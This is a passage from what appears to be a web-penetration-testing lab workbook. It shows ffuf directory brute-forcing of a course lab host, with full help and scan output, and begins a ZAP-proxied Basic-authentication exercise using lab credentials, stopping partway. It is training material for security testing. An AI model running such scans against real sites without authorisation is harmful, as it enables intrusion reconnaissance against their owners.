
3. Two entries immediately look interesting and possibly accessible:
   - http://cust42.sec542.net:80/mwiki
   - http://cust42.sec542.net:80/server-status
4. While `/cgi-bin`, `/icons`, and `/javascript` could prove interesting, their response code **HTTP 403: Forbidden** suggests that, at present at least, we are not being given immediate access.

- Browse any discovered URLs in Firefox; these will be explored further in future labs.


Solution

1. Right-click http://cust42.sec542.net:80/server-status.


2. Choose **Open URL in System Browser**.




3. Apache Server Status is probably not a business-necessary feature for this site.



4. Now, repeat the process for http://cust42.sec542.net:80/mwiki.



5. Here is http://cust42.sec542.net:80/mwiki. Note that it is a MediaWiki site.




- Find same URLs with `ffuf`.
- Use the large raft wordlist available in your VM at `/opt/fuzzdb/discovery/predictable-filepaths/filename-dirname-bruteforce/raft-large-directories.txt`.

Solution

1. `ffuf` (Fuzz Faster U Fool) is a very fast web fuzzer. It allows us to fuzz any injection point in an HTTP request by simply supplying a wordlist to the tool, and using the **FUZZ** keyword where we want the fuzzing to happen.

2. First, get familiar with many options `ffuf` supports. Open a terminal or widen it, or use full screen mode by clicking the **+** in the upper right corner of the terminal. This will keep the output more concise. Then type:

```
ffuf -h
```



```
File  Edit  View  Terminal  Tabs  Help
[~]$ ffuf -h
Fuzz Faster U Fool - v1.2.1

HTTP OPTIONS:
  -H                Header `"Name: Value"`, separated by colon. Multiple -H flags are accepted.
  -X                HTTP method to use
  -b                Cookie data `"NAME1=VALUE1; NAME2=VALUE2"` for copy as curl functionality.
  -d                POST data
  -ignore-body      Do not fetch the response content. (default: false)
  -r                Follow redirects (default: false)
  -recursion        Scan recursively. Only FUZZ keyword is supported, and URL (-u) has to end in it. (default: false)
  -recursion-depth Maximum recursion depth. (default: 0)
  -replay-proxy     Replay matched requests using this proxy.
  -timeout          HTTP request timeout in seconds. (default: 10)
  -u                Target URL
  -x                HTTP Proxy URL

GENERAL OPTIONS:
  -V                Show version information. (default: false)
  -ac               Automatically calibrate filtering options (default: false)
  -acc              Custom auto-calibration string. Can be used multiple times. Implies -ac
  -c                Colorize output. (default: false)
  -config           Load configuration from a file
  -maxtime          Maximum running time in seconds for entire process. (default: 0)
  -maxtime-job      Maximum running time in seconds per job. (default: 0)
  -p                Seconds of `delay` between requests, or a range of random delay. For example "0.1" or "0.1-2.0"
  -rate             Rate of requests per second (default: 0)
  -s                Do not print additional information (silent mode) (default: false)
  -sa               Stop on all error cases. Implies -sf and -se. (default: false)
  -se               Stop on spurious errors (default: false)
  -sf               Stop when > 95% of responses return 403 Forbidden (default: false)
  -t                Number of concurrent threads. (default: 40)
  -v                Verbose output, printing full URL and redirect location (if any) with the results. (default: false)

MATCHER OPTIONS:
  -mc               Match HTTP status codes, or "all" for everything. (default: 200,204,301,302,307,401,403,405)
  -ml               Match amount of lines in response
  -mr               Match regexp
  -ms               Match HTTP response size
  -mw               Match amount of words in response

FILTER OPTIONS:
  -fc               Filter HTTP status codes from response. Comma separated list of codes and ranges
  -fl               Filter by amount of lines in response. Comma separated list of line counts and ranges
  -fr               Filter regexp
  -fs               Filter HTTP response size. Comma separated list of sizes and ranges
  -fw               Filter by amount of words in response. Comma separated list of word counts and ranges

INPUT OPTIONS:
  -D                DirSearch wordlist compatibility mode. Used in conjunction with -e flag. (default: false)
  -e                Comma separated list of extensions. Extends FUZZ keyword.
  -ic               Ignore wordlist comments (default: false)
  -input-cmd        Command producing the input. --input-num is required when using this input method. Overrides -w
```

3. Since we need to fuzz the cust42.sec542.net web site, we need to append the `FUZZ` keyword at the end. We will also use the dictionary available at `/opt/fuzzdb/discovery/predictable-filepaths/filename-dirname-bruteforce/raft-large-directories.txt` which contains around 60,000 words. Be sure the terminal has been widened for full-screened.


```
ffuf -w /opt/fuzzdb/discovery/predictable-filepaths/filename-dirname-bruteforce/raft-large-directories.txt -u http://cust42.sec542.net/FUZZ
```

```
File  Edit  View  Terminal  Tabs  Help
[~]$ ffuf -w /opt/fuzzdb/discovery/predictable-filepaths/filename-dirname-bruteforce/raft-large-directories.txt -u http://cust42.sec542.net/FUZZ

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.2.1
________________________________________________

 :: Method           : GET
 :: URL              : http://cust42.sec542.net/FUZZ
 :: Wordlist         : FUZZ: /opt/fuzzdb/discovery/predictable-filepaths/filename-dirname-bruteforce/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

javascript              [Status: 301, Size: 327, Words: 20, Lines: 10]
server-status           [Status: 200, Size: 20206, Words: 530, Lines: 341]
                        [Status: 200, Size: 170, Words: 15, Lines: 11]
mwiki                   [Status: 301, Size: 322, Words: 20, Lines: 10]
:: Progress: [62290/62290] :: Job [1/1] :: 6484 req/sec :: Duration: [0:00:06] :: Errors: 3 ::
[~]$
```

4. Notice that it will take only around 6 seconds for ffuf to complete this fuzzing job!
5. If you have more time, run it on http://www.sec542.org as well and analyze the results.

Final Steps

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox Proxy Selector drop-down and choose **[Direct]**.



Credits

We would like to thank NASA for the excellent source of images and related information. This image comes from NASA's Hitchhiker's Guide to the Galaxy–Themed Expedition 42, to the International Space Station. More information is available at https://www.nasa.gov/mission_pages/station/expeditions/expedition42/.

Exercise 2.3 - Authentication

Objectives

- Explore the technical details of Basic, Digest, and Forms-based authentication
- Consider how to differentiate success from failure conditions
- Perform Base64 decoding with ZAP and Base64 command-line tool
- Perform method interchange on a form expecting a POST


Lab Setup

1. Launch **ZAP** by clicking the ZAP icon in the upper panel at the top of the screen.

Note

ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.

Multiple instances of ZAP are running if you see this warning:




In this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.


Warning

ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.



3. Configure Firefox to use the running proxy by selecting ZAP from the proxy selector drop-down:




ZAP – Basic Authentication

Examine the information sent to https://sec542.org/basic/ during a request for a page that is being "protected" by Basic Authentication.

Solution

1. Open a new tab in Firefox (press `Ctrl-T`) and surf to: https://sec542.org/basic/


2. You will see a pop-up that says 'A username and password are being requested by **https://sec542.org**. The site says: "Basic Auth Restricted".'




3. Now we look at what the initial request and response look like in ZAP.

4. Switch to ZAP. In the left Sites window, drill down to **https://sec542.org -> basic -> GET:/**.

5. Click the **Request** tab and review the details of the request.



6. Click on the "**Response**" tab to view the server's response to the initial HTTP GET request.




Note


The status code "**401 Unauthorized**".

Note also the server responds with an HTTP Header: **WWW-Authenticate: Basic realm="Basic Auth Restricted"**

7. Switch back to Firefox and supply an incorrect username and password in the pop-up box: **baduser:badpass**
8. The pop-up will immediately return, indicating authentication failed.
9. Now provide the correct credentials of `marvin` as the username and `paranoid` as the password:



